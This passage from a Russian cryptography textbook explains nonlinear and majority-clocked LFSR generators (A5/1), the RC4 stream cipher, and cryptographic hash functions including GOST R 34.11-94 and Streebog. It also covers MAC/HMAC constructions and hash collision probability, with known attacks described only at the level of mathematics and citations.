Первый способ улучшения криптографических свойств последовательности состоит в создании композиционных генераторов из нескольких регистров сдвига при определённом способе выбора параметров. Схема такого генератора показана на рис. 6.2. Здесь L_i, $i = 1, 2, \ldots, M$ – регистры сдвига с линейной обратной связью. Вырабатываемые ими двоичные символы $x_{1,i}, x_{2,i}, \ldots, x_{M,i}$ поступают синхронно на устройство преобразования, задаваемое булевой функцией $f(x_{1,i}, x_{2,i}, \ldots, x_{M,i})$. В булевой функции и аргументы, и значения функции принимают значения 0 или 1.

Число ячеек в i-м регистре равно L_i, причём $\gcd(L_i, L_j) = 1$ для $i \neq j$, где gcd – наибольший общий делитель. Общее число ячеек $L = \sum_{i=1}^{M} L_i$. Булева функция f должна включать слагаемое по одному из входов, то есть $f = \cdots + x_i + \ldots$, для того чтобы двоичные символы на выходе этой функции были равновероятными. Период этого генератора может достигать величины (немного меньше)

$$T \simeq 2^L.$$

Таким образом, увеличение числа регистров сдвига с обратной связью увеличивает период последовательности.

Одним из способов оценки криптостойкости генератора является оценка длины регистра с линейной обратной связью, эквивалентного по порождаемой последовательности. Такой эквивалентный РСЛОС находится с помощью алгоритма Берлекэмпа — Мэсси декодирования циклических кодов. В лучшем случае длина эквивалентного регистра соизмерима с периодом последовательно-

Рис. 6.2 – Генератор с несколькими регистрами сдвига

сти, порождённой нелинейным генератором. В общем случае определение эквивалентной длины является сложной задачей.

6.4.2. Генераторы с нелинейными преобразованиями

Известно, что любая булева функция $f(x_1, x_2, \ldots, x_M)$ может быть единственным образом записана многочленом Жегалкина:

$$\begin{aligned} f(x_1, x_2, \ldots, x_M) \quad = \; & c \oplus \\ & \oplus \sum_{1 \leqslant i \leqslant M} c_i x_i \oplus \\ & \oplus \sum_{1 \leqslant i < j \leqslant M} c_{i,j} x_i x_j \oplus \\ & \oplus \sum_{1 \leqslant i < j < k \leqslant M} c_{i,j,k} x_i x_j x_k \oplus \\ & \oplus \cdots \oplus \\ & \oplus c_{1,2,\ldots,M} \; x_1 x_2 \ldots x_M . \end{aligned}$$

Второй способ улучшения криптостойкости последовательности поясняется с помощью рис. 6.3, на котором представлены регистр сдвига с M ячейками и устройство, осуществляющее преобразование с помощью булевой функции $f(x_1, x_2, \ldots, x_M)$, причём функция f содержит нелинейные члены, то есть произведения $x_i x_j \ldots$. Тактовый вход здесь такой же, как у регистров, показанных на других рисунках.

Если функция f нелинейная, то в общем случае неизвестен полиномиальный алгоритм восстановления состояния регистров по нескольким последним выходам генератора. Таким образом,

использование нескольких регистров сдвига увеличивает максимально возможный период, по сравнению с одним регистром, до $T < 2^{L_1+L_2+\cdots+L_M}$, а нелинейность функции f позволяет избежать простого нахождения состояния по выходу. Чтобы улучшить криптостойкость последовательности, порождаемой регистром, рекомендуется брать много нелинейных членов многочлена Жегалкина.

Такой подход применён в системе GPS. Удачных попыток её взлома до сих пор нет.




Рис. 6.3 – Криптографический генератор с нелинейной булевой функцией

6.4.3. Мажоритарные генераторы на примере алгоритма шифрования A5/1

Третий способ улучшения криптостойкости последовательностей поясняется с помощью рис. 6.4, на котором показан мажоритарный генератор ключей алгоритма потокового шифрования A5/1 стандарта GSM. В отличие от случая нелинейного комбинирования выходов нескольких регистров в этом случае применён условный сдвиг регистров, то есть на каждом такте некоторые регистры могут не сдвигаться, а оставаться в прежнем состоянии. На рисунке показана схема из трёх регистров сдвига с различными многочленами обратной связи (здесь применена обратная нумерация ячеек, коэффициентов и переменных по сравнению с предыдущими разделами):

$$\begin{cases} c_1(y) = y^{19} + y^{18} + y^{17} + y^{14} + 1, \\ c_2(y) = y^{22} + y^{21} + 1, \\ c_3(y) = y^{23} + y^{22} + y^{21} + y^8 + 1. \end{cases}$$




Рис. 6.4 – Регистр сдвига алгоритма шифрования A5/1

В алгоритме A5/1 регистры сдвигаются не на каждом такте. Правило сдвига следующее. В каждом регистре есть один тактовый бит, определяющий сдвиг, – восьмой бит C1 для первого регистра, десятые биты C2 и C3 для второго и третьего регистров. На каждом такте вычисляется мажоритарное значение тактового бита $m = \text{majority}(C1, C2, C3)$, то есть по большинству значений: 0 или 1. Если для данного регистра значение тактового бита совпадает с мажоритарным решением, то регистр сдвигается. Если не совпадает, то остаётся в прежнем состоянии без сдвига на следующий такт. Так как всего состояний тактовых битов 2^3, то в среднем каждый регистр сдвигается в $\frac{3}{4}$ всех тактов.

Общее количество ячеек всех трёх регистров $19 + 22 + 23 = 64$, следовательно, период генератора A5/1: $T < 2^{64}$. Данный шифр не может считаться стойким из-за возможности полного перебора. Например, известны атаки на шифр A5/1, требующие 150-300 GiB оперативной памяти и нескольких минут вычислений одного ПК (2001 г.).

Глава 7

Потоковые шифры

Потоковые шифры осуществляют посимвольное шифрование открытого текста. Под символом алфавита открытого текста могут пониматься как отдельные биты (побитовое шифрование), так и байты (побайтовое шифрование). Поэтому можно говорить о в какой-то мере условном разделении блочных и потоковых шифров: например, 64-битная буква - один блок. Общий вид большинства потоковых шифров приведён на рис. 7.1.

- Перед началом процедуры шифрования отправитель и получатель должны обладать общим секретным ключом.
- Секретный ключ используется для генерации инициализирующей последовательности (англ. *seed*) генератора псевдослучайной последовательности.
- Генераторы отправителя и получателя используются для получения одинаковой псевдослучайной последовательности символов, называемой *гаммой*. Последовательности одинаковые, если для их получения использовались одинаковые ГПСЧ, инициализированные одной и той же инициализирующей последовательностью, при условии, что генераторы детерминированные.
- Символы открытого текста на стороне отправителя складываются с символами гаммы, используя простейшие обрати-

мые преобразования. Например, побитовое сложение по модулю 2 (операция «исключающее или», англ. *XOR*). Полученный шифртекст передаётся по каналу связи.

- На стороне легального получателя с символами шифртекста и гаммы выполняется обратная операция (для XOR это будет просто повторный XOR) для получения открытого текста.

Очевидно, что криптостойкость потоковых шифров непосредственно основана на стойкости используемых ГПСЧ. Большой размер инициализирующей последовательности, длинный период, большая линейная сложность – необходимые атрибуты используемых генераторов. Одним из преимуществ потоковых шифров по сравнению с блочными является более высокая скорость работы.

Одним из примеров ненадёжных потоковых шифров является семейство A5 (A5/1, A5/2), кратко рассмотренное в разделе 6.4.3. Мы также рассмотрим вариант простого в понимании шифра RC4, не основанного на РСЛОС.

7.1. Шифр RC4

Шифр RC4 был разработан Роном Ривестом (англ. *Ronald Linn Rivest*) в 1987 году для компании RSA Data Security. Описание алгоритма было впервые анонимно опубликовано в телеконференции Usenet sci.crypt в 1994 году[1].

Генератор, используемый в шифре, хранит своё состояние в массиве из 256 ячеек $S_0, S_1, \ldots, S_{255}$, заполненных значениями от 0 до 255 (каждое значение встречается только один раз), а также двух других переменных размером в 1 байт i и j. Таким образом, количество различных внутренних состояний генератора равно $255! \times 255 \times 255 \approx 2.17 \times 10^{509} \approx 2^{1962}$.

Процедура инициализации генератора.

- Для заполнения байтового массива из 256 ячеек $K_0, K_1, \ldots, K_{255}$ используется предоставленный ключ. При необходимости (если размер ключа менее 256 байтов) ключ используется несколько раз, пока массив K не будет заполнен целиком.

[1] См. раздел 17.1. «Алгоритм RC4» в [123].

- Начальное значение j равно 0.
- Далее для значений i от 0 до 255 выполняется:
  1. $j := (j + S_i + K_i) \mod 256$,
  2. поменять местами S_i и S_j.

Процедура получения следующего псевдослучайного байта $result$ (следующего байта гаммы):

1. $i := (i + 1) \mod 256$,
2. $j := (j + S_i) \mod 256$,
3. поменять местами S_i и S_j,
4. $t := (S_i + S_j) \mod 256$,
5. $result := S_t$.

По утверждению Брюса Шнайера, алгоритм настолько прост, что большинство программистов могут закодировать его по памяти. Шифр RC4 использовался во многих программных продуктах, в том числе в IBM Lotus Notes, Apple AOCE, Oracle Secure SQL и Microsoft Office, а также в стандарте сотовой передачи цифровых данных CDPD. В настоящий момент шифр не рекомендуется к использованию [78], в нём были найдены многочисленные, хотя и некритичные уязвимости [35; 60; 77; 84].




Рис. 7.1 – Общая структура шифрования с использованием потоковых шифров

Глава 8

Криптографические хэш-функции

Хэш-функции возникли как один из вариантов решения задачи «поиска по словарю». Задача состояла в поиске в памяти компьютера (оперативной или постоянной) информации по известному ключу. Возможным способом решения было хранение, например, всего массива ключей (и указателей на содержимое) в отсортированном в некотором порядке списке или в виде бинарного дерева. Однако наиболее производительным с точки зрения времени доступа (при этом обладая допустимой производительностью по времени модификации) стал метод хранения в виде хэш-таблиц. Этот метод ведёт своё происхождение из стен компании IBM (как и многое другое в программировании).

Метод хэш-таблиц подробно разобран в любой современной литературе по программированию [114]. Напомним лишь, что его идея состоит в разделении множества ключей по корзинам (англ. *bins*) в зависимости от значения некоторой функции, вычисляемой по значению ключа. Причём функция подбирается таким образом, чтобы в разных корзинах оказалось одинаковое число (в идеале – не более одного) ключей. При этом сама функция должна быть быстро вычисляемой, а её значение должно легко конвертироваться в натуральное число, которое не превышает число корзин.

Хэш-функцией (англ. *hash function*) называется отображение,

переводящее аргумент произвольной длины в значение фиксированной длины.

Коллизией хэш-функции называется пара значений аргумента, дающая одинаковый выход хэш-функции. Коллизии есть у любых хэш-функций, если количество различных значений аргумента превышает возможное количество значений результата функции (принцип Дирихле). А если не превышает, то и нет смысла использовать хэш-функцию.

Пример. Приведём пример метода построения хэш-функции, называемого методом Меркла — Дамгарда [23; 65; 66].

Пусть имеется файл X в виде двоичной последовательности некоторой длины. Разделяем X на несколько отрезков фиксированной длины, например по 256 символов: $m_1 \parallel m_2 \parallel m_3 \parallel \ldots \parallel m_t$. Если длина файла X не является кратной 256 битам, то последний отрезок дополняем нулевыми символами и обозначаем m'_t. Обозначим за t новую длину последовательности. Считаем каждый отрезок m_i, $i = 1, 2, \ldots, t$ двоичным представлением целого числа.

Для построения хэш-функции используем рекуррентный способ вычисления. Предварительно введём вспомогательную функцию $\chi(m, H)$, называемую функцией компрессии или сжимающей функцией. Задаём начальное значение $H_0 = 0^{256} \equiv \underbrace{000\ldots0}_{256}$. Далее вычисляем:

$$\begin{aligned} H_1 &= \chi(m_1, H_0), \\ H_2 &= \chi(m_2, H_1), \\ &\ldots, \\ H_t &= \chi(m'_t, H_{t-1}). \end{aligned}$$

Считаем $H_t = h(X)$ хэш-функцией.

В программировании к свойствам хорошей хэш-функции относят:

- быструю скорость работы;
- минимальное число коллизий.

Можно назвать и другие свойства, которые были бы полезны для хэш-функции в программировании. К ним можно отнести, например, отсутствие необходимости в дополнительной памяти

(неиспользование «кучи»), простоту реализации, стабильность работы алгоритма (возврат одного и того же результата после перезапуска программы), соответствие результатов работы хэш-функции результатам работы других функций, например, функций сравнения (см. например, описания функций hashcode(), equals() и compare() в языке программирования Java).

Однонаправленной функцией $f(x)$ называется функция, обладающая следующими свойствами:

- вычисление значения функции $f(x)$ для всех значений аргумента x является *вычислительно лёгкой* задачей;
- нахождение аргумента x, соответствующего значению функции $f(x)$, является *вычислительно трудной* задачей.

Свойство однонаправленности, в частности, означает, что если в аргументе x меняется хотя бы один символ, то для любого x значение функции $H(x)$ меняется непредсказуемо.

Криптографически стойкой хэш-функцией $H(x)$ называется хэш-функция, имеющая следующие свойства:

- однонаправленность: *вычислительно невозможно* по значению функции найти прообраз;
- *слабая устойчивость к коллизиям* (слабо бесконфликтная функция): для заданного аргумента x *вычислительно невозможно* найти другой аргумент $y \neq x : \ H(x) = H(y)$;
- *сильная устойчивость к коллизиям* (сильно бесконфликтная функция): *вычислительно невозможно* найти пару разных аргументов $x \neq y : \ H(x) = H(y)$.

Из требования на устойчивость к коллизиям, в частности, следует свойство (близости к) равномерности распределения хэш-значений.

При произвольной длине последовательности X длина хэш-функции $H(X)$ в российском стандарте ГОСТ Р 34.11-94 равна 256 символам, в американском стандарте SHA несколько различных значений длин: 160, 192, 256, 512 символов.

8.1. ГОСТ Р 34.11-94

Представим описание устаревшего российского стандарта хэш-функции ГОСТ Р 34.11-94 [108].

Пусть X – последовательность длины 256 бит. Запишем X тремя способами в виде конкатенации 4, 16 и 32 блоков:

$$\begin{aligned} X &= X_4 \parallel X_3 \parallel X_2 \parallel X_1 = \\ &= \eta_{16} \parallel \eta_{15} \parallel \ldots \parallel \eta_2 \parallel \eta_1 = \\ &= \xi_{32} \parallel \xi_{31} \parallel \ldots \parallel \xi_2 \parallel \xi_1, \end{aligned}$$

с длинами 64, 16 и 8 бит соответственно.

Введём три функции:

$$\begin{aligned} A(X) &\equiv A(X_4 \parallel X_3 \parallel X_2 \parallel X_1) = \\ &= (X_1 \oplus X_2) \parallel X_4 \parallel X_3 \parallel X_2, \end{aligned}$$

$$\begin{aligned} \psi(X) &\equiv \psi(\eta_{16} \parallel \eta_{15} \parallel \ldots \parallel \eta_2 \parallel \eta_1) = \\ &= (\eta_1 \oplus \eta_2 \oplus \cdots \oplus \eta_{15}) \parallel \eta_{16} \parallel \eta_{15} \parallel \ldots \parallel \eta_3 \parallel \eta_2, \end{aligned}$$

$$\begin{aligned} P(X) &\equiv P(\xi_{32} \parallel \xi_{31} \parallel \ldots \parallel \xi_2 \parallel \xi_1) = \\ &= \xi_{\varphi(32)} \parallel \xi_{\varphi(31)} \parallel \ldots \parallel \xi_{\varphi(2)} \parallel \xi_{\varphi(1)}, \end{aligned}$$

где $\varphi(s)$ – перестановка байта, s – номер байта. Функции $A(X)$ и $\psi(X)$ – регистры сдвига с линейной обратной связью.

Число s однозначно представляется через целые числа i и k, а правило перестановки $\varphi(s)$ записывается:

$$\begin{gathered} s = i + 4(k-1) + 1, \quad 0 \leqslant i \leqslant 3, \ 1 \leqslant k \leqslant 8, \\ \varphi(s) = 8i + k. \end{gathered}$$

Приведём пример. Пусть $s = 7$, тогда $i = 2$, $k = 2$. Находим перестановку $\varphi(7) = 8 \cdot 2 + 2 = 18$. Седьмой байт переместился на 18-е место.

В российском стандарте функция компрессии двух 256-битовых блоков сообщения M и результата хэширования предыдущего блока H имеет вид

$$H' = \chi(M, H) = \psi^{61}(H \oplus \psi(M \oplus \psi^{12}(S))),$$

где $\psi^j(X)$ – суперпозиция j функций $\psi(\psi(\ldots(\psi(X))\ldots))$, 256-битовый блок S определяется ниже.

256-битовые блоки H и S представляются конкатенацией четырёх 64-битовых блоков

$$H = h_4 \parallel h_3 \parallel h_2 \parallel h_1,$$
$$S = s_4 \parallel s_3 \parallel s_2 \parallel s_1,$$
$$s_i = E_{K_i}(h_i),\ i = 1, 2, 3, 4,$$

где $E_{K_i}(h_i)$ – криптографическое преобразование 64-битового блока h_i стандарта блочного шифрования ГОСТ 28147-89 с помощью ключа шифрования K_i.

Вычисление ключей K_i производится через вспомогательные функции:

$$U_1 = H,\quad V_1 = M,$$
$$U_i = A(U_{i-1}) \oplus C_i,\quad V_i = A(A(V_{i-1})),\quad i = 2, 3, 4,$$

где C_2, C_3, C_4 – 256-битовые блоки:

$$C_2 = C_4 = 0^{256},$$
$$C_3 = 1^8 0^8 1^{16} 0^{24} 1^{16} 0^8 (0^8 1^8)^2 1^8 0^8 (0^8 1^8)^4 (1^8 0^8)^4.$$

Окончательно получаем ключи:

$$K_i = P(U_i \oplus V_i),\ i = 1, 2, 3, 4.$$

8.2. Хэш-функция «Стрибог»

С 1 января 2013 года в России введён в действие новый стандарт на криптографическую хэш-функцию ГОСТ Р 34.11-2012 [109]. Неофициально новый алгоритм получил название «Стрибог». При разработке хэш-функции авторы основывались на нескольких требованиях:

- отсутствие уязвимостей к известным атакам;
- использование только хорошо изученных конструкций и преобразований;
- отсутствие лишних преобразований (каждое преобразование должно гарантировать выполнение определённых криптографических свойств);

- при наличии нескольких вариантов реализации требуемого свойства – использование наиболее простого для анализа и реализации;
- максимальная производительность *программной* реализации.

В соответствии с данными требованиями алгоритм новой хэш-функции основывается на хорошо изученных конструкциях Меркла — Дамгарда [23; 65; 66] и Миагучи — Пренеля [70; 71; 95], во внешней своей структуре практически полностью повторяя режим HAIFA (англ. *HAsh Iterative FrAmework*, [12]), использовавшийся в хэш-функциях SHAvite-3 и BLAKE.




Рис. 8.1 – Использование структуры Меркла — Дамгарда в хэш-функции «Стрибог»

Как показано на рис. 8.1, входное сообщение разбивается на блоки по 512 бит (64 байта). Последний блок *слева* дополняется последовательностью из нулей и одной единицы до 512 бит (длина дополнения не учитывается в дальнейшем, когда длина сообщения используется как аргумент функций). Для каждой части сообщения вычисляется значение функции $g_N(h, m)$, которая в качестве аргумента использует текущий номер блока (умноженный на 512), результат вычисления для предыдущего блока и очередной блок сообщения. Также есть два завершающих преобразования. Первое вместо блока сообщения использует количество обработанных бит N (то есть длину сообщения), а второе – арифметическую сумму значений всех блоков сообщения. В предположении, что функ-

ция $g_N(h, m)$ является надёжной для создания криптографически стойких хэш-функций, известно, что конструкция Меркла — Дамгарда позволяет получить хэш-функцию со следующими параметрами:

- сложность построения прообраза: 2^n операций;
- сложность построения второго прообраза: $2^n / |M|$ операций;
- сложность построения коллизии: $2^{n/2}$ операций;
- сложность удлинения прообраза: 2^n операций.

Все параметры совпадают с аналогичными для идеальной хэш-функции, кроме сложности построения второго прообраза, который равен 2^n для идеального алгоритма.

В качестве функции $g_N(h, m)$ используется конструкция Миагучи — Пренеля (см. рис. 8.2), которая является стойкой ко всем атакам, известным для схем однонаправленных хэш-функций на базе симметричных алгоритмов, в том числе к атаке с «фиксированной точкой» [123, стр. 502]. *Фиксированной точкой* называется пара чисел (h, m), для которой у заданной функции g выполняется $g(h, m) = h$.




Рис. 8.2 – Использование структуры Миагучи — Пренеля в хэш-функции «Стрибог»

В качестве блочного шифра используется новый XSPL-шифр, изображённый на рис. 8.3, отдельные элементы и идеи которого позже войдут в новый стандарт «Кузнечик» (см. раздел 5.7). Шифр является примером шифра на основе SP-сети (сети замен

и перестановок), каждый раунд которого является набором обратимых преобразований над входным блоком.




Рис. 8.3 – XSPL-шифр в хэш-функции «Стрибог»

Каждый раунд XSPL-шифра, кроме последнего, состоит из следующих обратимых преобразований:

- $X\,[C]$ – побитовое сложение по модулю 2 с дополнительным аргументом C;
- S – нелинейная обратимая замена байтов;
- P – перестановка байтов внутри блока данных (транспонирование матрицы размером 8×8 из ячеек по одному байту каждая);
- L – обратимое линейное преобразование (умножение векторов на фиксированную матрицу).

Особенностью предложенного шифра является полная аналогия между алгоритмом развёртывания ключа и алгоритмом, собственно, преобразования открытого текста. В качестве «раундовых

ключей» для алгоритма развёртывания ключа на первом раунде используется общее число уже обработанных бит хэш-функцией N, а на остальных раундах – 512-битные константы, заданные в стандарте.

Новый алгоритм, согласно отдельным исследованиям, до полутора раз быстрее предыдущего стандарта ГОСТ Р 34.11-94 за счет использоавния 27 тактов на один байт входного сообщения (94 МиБ/с) против 40 для старого стандарта (64 МиБ/с)[1].

В 2014 году группа исследователей ([93]) обнаружила недостаток в реализации конструкции HAIFA в хэш-функции «Стрибог», который ведёт к уменьшению сложности атаки по поиску второго прообраза до $n \times 2^{n/2}$, то есть до 2^{266}. Авторы работы получили первую премию в размере пятисот тысяч рублей на конкурсе по исследованию хэш-функции «Стрибог», проводившемся Российским Техническим комитетом по стандартизации «Криптографическая защита информации» (ТК 26) при участии Академии криптографии Российской Федерации и при организационной и финансовой поддержке ОАО «ИнфоТеКС».

8.3. Имитовставка

Для обеспечения целостности и подтверждения авторства информации, передаваемой по каналу связи, используют *имитовставку* MAC (англ. *Message Authentication Code*).

Имитовставкой называется *криптографическая хэш-функция* $\mathrm{MAC}(K, m)$, зависящая от передаваемого сообщения m и секретного ключа K отправителя A, обладающая свойствами цифровой подписи:

- получатель B, используя такой же или другой ключ, имеет возможность проверить целостность и доказать принадлежность информации A;
- имитовставку невозможно фальсифицировать.

Имитовставка может быть построена либо на симметричной криптосистеме (в таком случае обе стороны имеют один общий

[1] Реализации тестировались на процессоре Intel Core i7-920 CPU @ 2,67 GHz и видеокарте NVIDIA GTX 580. См. [52].

секретный ключ), либо на криптосистеме с открытым ключом, в которой A использует свой секретный ключ, а B – открытый ключ отправителя A.

Наиболее универсальный способ аутентификации сообщений через схемы ЭП на криптосистемах с открытым ключом состоит в том, что сторона A отправляет стороне B сообщение

$$m \parallel \text{ЭП}(K, h(m)),$$

где $h(m)$ – криптографическая хэш-функция в схеме ЭП и $\parallel$ является операцией конкатенации битовых строк. Для аутентификации большого объёма информации этот способ не подходит из-за медленной операции вычисления подписи. Например, вычисление одной ЭП на криптосистемах с открытым ключом занимает порядка 10 мс на ПК. При средней длине IP-пакета 1 Кбайт, для каждого из которых требуется вычислить имитовставку, получим максимальную пропускную способность в $\frac{1 \text{ Кбайт}}{10 \text{ мс}} = 100$ Кбайт/с.

Поэтому для большого объёма данных, которые нужно аутентифицировать, A и B создают общий секретный ключ аутентификации K. Далее имитовставка вычисляется либо с помощью модификации блочного шифра, либо с помощью криптографической хэш-функции.

Для каждого пакета информации m отправитель A вычисляет $\text{MAC}(K, m)$ и присоединяет его к сообщению m:

$$m \parallel \text{MAC}(K, m).$$

Зная секретный ключ K, получатель B может удостовериться с помощью кода аутентификации, что информация не была изменена или фальсифицирована, а была создана отправителем.

Требования к длине кода аутентификации в общем случае такие же, как и для криптографической хэш-функции, то есть длина должна быть не менее 160–256 бит. На практике часто используют усечённые имитовставки.

Стандартные способы использования имитовставки сообщения следующие.

- Если шифрование данных не применяется, отправитель A для каждого пакета информации m отсылает сообщение

$$m \parallel \text{MAC}(K, m).$$

- Если используется шифрование данных симметричной криптосистемой с помощью ключа K_e, то имитовставка с ключом K_a может вычисляться как до, так и после шифрования:

$$E_{K_e}(m) \parallel \mathrm{MAC}(K_a, E_{K_e}(m)) \quad \text{или} \quad E_{K_e}(m \parallel \mathrm{MAC}(K_a, m)).$$

Первый способ, используемый в IPsec, хорош тем, что для проверки целостности достаточно вычислить только имитовставку, тогда как во втором случае перед проверкой необходимо дополнительно расшифровать данные. С другой стороны, во втором способе, используемом в системе PGP, защищённость имитовставки не зависит от потенциальной уязвимости алгоритма шифрования.

Вычисление имитовставки от пакета информации m с использованием блочного шифра E осуществляется в виде:

$$\mathrm{MAC}(K, m) = E_K(H(m)),$$

где H – криптографическая хэш-функция.

Имитовставка на основе хэш-функции обозначается HMAC (Hash-based MAC) и стандартно вычисляется в виде:

$$\mathrm{HMAC}(K, m) = H(K \| H(K \| m)).$$

Возможно также вычисление в виде:

$$\mathrm{HMAC}(K, m) = H(K \| m \| K).$$

В протоколе IPsec используется следующий способ вычисления кода аутентификации:

$$\mathrm{HMAC}(K, m) = H((K \oplus \ \mathrm{opad}) \parallel H((K \oplus \ \mathrm{ipad}) \parallel m)),$$

где opad – последовательность повторяющихся байтов

$$0\mathrm{x}5\mathrm{C} = [01011100]_2,$$

ipad – последовательность повторяющихся байтов

$$0\mathrm{x}36 = [00110110]_2,$$

которые инвертируют половину битов ключа. Считается, что использование различных значений ключа повышает криптостойкость.

В протоколе защищённой связи SSL/TLS, используемом в интернете для инкапсуляции протокола HTTP в протокол SSL (HTTPS), код HMAC определяется почти так же, как в IPsec. Отличие состоит в том, что вместо операции XOR для последовательностей ipad и opad осуществляется конкатенация:

$$\mathrm{HMAC}(K, m) = H((K \parallel \mathrm{opad}) \parallel H((K \parallel \mathrm{ipad}) \parallel m)).$$

Двойное хэширование с ключом в

$$\mathrm{HMAC}(K, m) = H(K \| H(K \| m))$$

применяется для защиты от атаки на расширение сообщений. Вычисление хэш-функции от сообщения m, состоящего из n блоков $m_1, m_2 \ldots m_n$, можно записать в виде:

$$\begin{aligned} &m \equiv m_1 \| m_2 \| \ldots \| m_n, \\ &H_0 \equiv IV = \mathrm{const}, \\ &H_i = f(H_{i-1}, m_i), i \in \{1, 2, \ldots, n\}, \\ &H(m) \equiv H_n, \end{aligned}$$

где f – известная сжимающая функция.

Пусть имитовставка использует одинарное хэширование с ключом:

$$\mathrm{MAC}(K, m) = H(K \| m) = H(m_0 = K \| m_1 \| m_2 \| \ldots \| m_n).$$

Тогда криптоаналитик, не зная секретного ключа, имеет возможность вычислить имитовставку для некоторого расширенного сообщения $m \| m_{n+1}$:

$$\mathrm{MAC}(K, m \| m_{n+1}) = \underbrace{H\,(K \| m_1 \| m_2 \| \ldots \| m_n}_{\mathrm{MAC}(K,m)} \| m_{n+1}) =$$

$$= f(\mathrm{MAC}(K, m), m_{n+1}).$$

8.4. Коллизии в хэш-функциях

8.4.1. Вероятность коллизии

Если k-битовая криптографическая хэш-функция имеет равномерное распределение выходных хэш-значений по всем сообщени-

ям, то, согласно парадоксу дней рождения (см. раздел A.2 в приложении), среди

$$n_{1/2} \approx \sqrt{2 \ln 2} \cdot 2^{k/2}$$

случайных сообщений с вероятностью больше $1/2$ найдутся два сообщения с одинаковыми значениями хэш-функций, то есть произойдёт коллизия.

Криптографические хэш-функции должны быть равномерными по выходу, насколько это можно проверить, чтобы быть устойчивыми к коллизиям. Следовательно, для нахождения коллизии нужно взять группу из примерно $2^{k/2}$ сообщений.

Например, для нахождения коллизии в 96-битовой хэш-функции, которая, в частности, используется в имитовставке MAC в протоколе IPsec, потребуется группа из 2^{48} сообщений, 3072 Тбайт памяти для хранения группы и время на 2^{48} операций хэширования, что достижимо.

Если хэш-функция имеет неравномерное распределение, то размер группы с коллизией меньше, чем $n_{1/2}$. Если для поиска коллизии достаточно взять группу с размером, много меньшим $n_{1/2}$, то хэш-функция не является устойчивой к коллизиям.

Например, для 128-битовой функции MD5 Xiaoyun Wang и Hongbo Yu в 2005 г. представили атаку для нахождения коллизии за $2^{39} \ll 2^{64}$ операций [96]. Это означает, что MD5 взломана и более не может считаться надёжной криптографической хэш-функцией.

8.4.2. Комбинации хэш-функций

Для иллюстрации свойств устойчивости к коллизиям исследуем следующий пример комбинирования двух хэш-функций. Рассмотрим две хэш-функции f и g. Известно, что одна из этих функций не противостоит коллизиям, но какая именно – неизвестно. Тогда имеют место следующие утверждения:

- Функция $h(x) = f(g(x))$ не устойчива к коллизиям, если $g(x)$ имеет коллизии.
- Функция $h(x) = f(g(x)) \parallel g(f(x))$ не устойчива, например, если $g(x) = \text{const}$.
- Функция $h(x) = f(x) \parallel g(x)$ устойчива к коллизиям.

8.5. Когда вредно хешировать

Надёжная криптографическая хеш-функция обеспечивает преобразование открытого текста в текст заданной длины. При этом обеспечивается «стойкость»: сложность в восстановлении первого и второго прообразов. Или, говоря простым языком про первое свойство, сложность получения такого текста, значение хеш-функции для которого будет равно заданному.

Под *сложностью* восстановления понимается тот факт, что для нахождения первого прообраза [надёжной криптографической хеш-функции] требуется совершить в среднем не менее 2^{n-1} операций хеширования, где n – количество бит в выходе криптографической хеш-функции. Взяв современную хеш-функцию с большим размером выхода (начиная от 256 бит) разработчик информационной системы уверен, что восстановить исходные данные по значению хеш-функции нельзя. Чаще всего он прав.

Но есть важный набор случаев, когда несмотря на надёжность хеш-функции восстановление прообраза или даже исходного текста не представляет проблемы. Это случай, когда использовать хеш-функцию бессмысленно. Это случай, когда *количество вариантов исходного текста поддаётся перебору.*

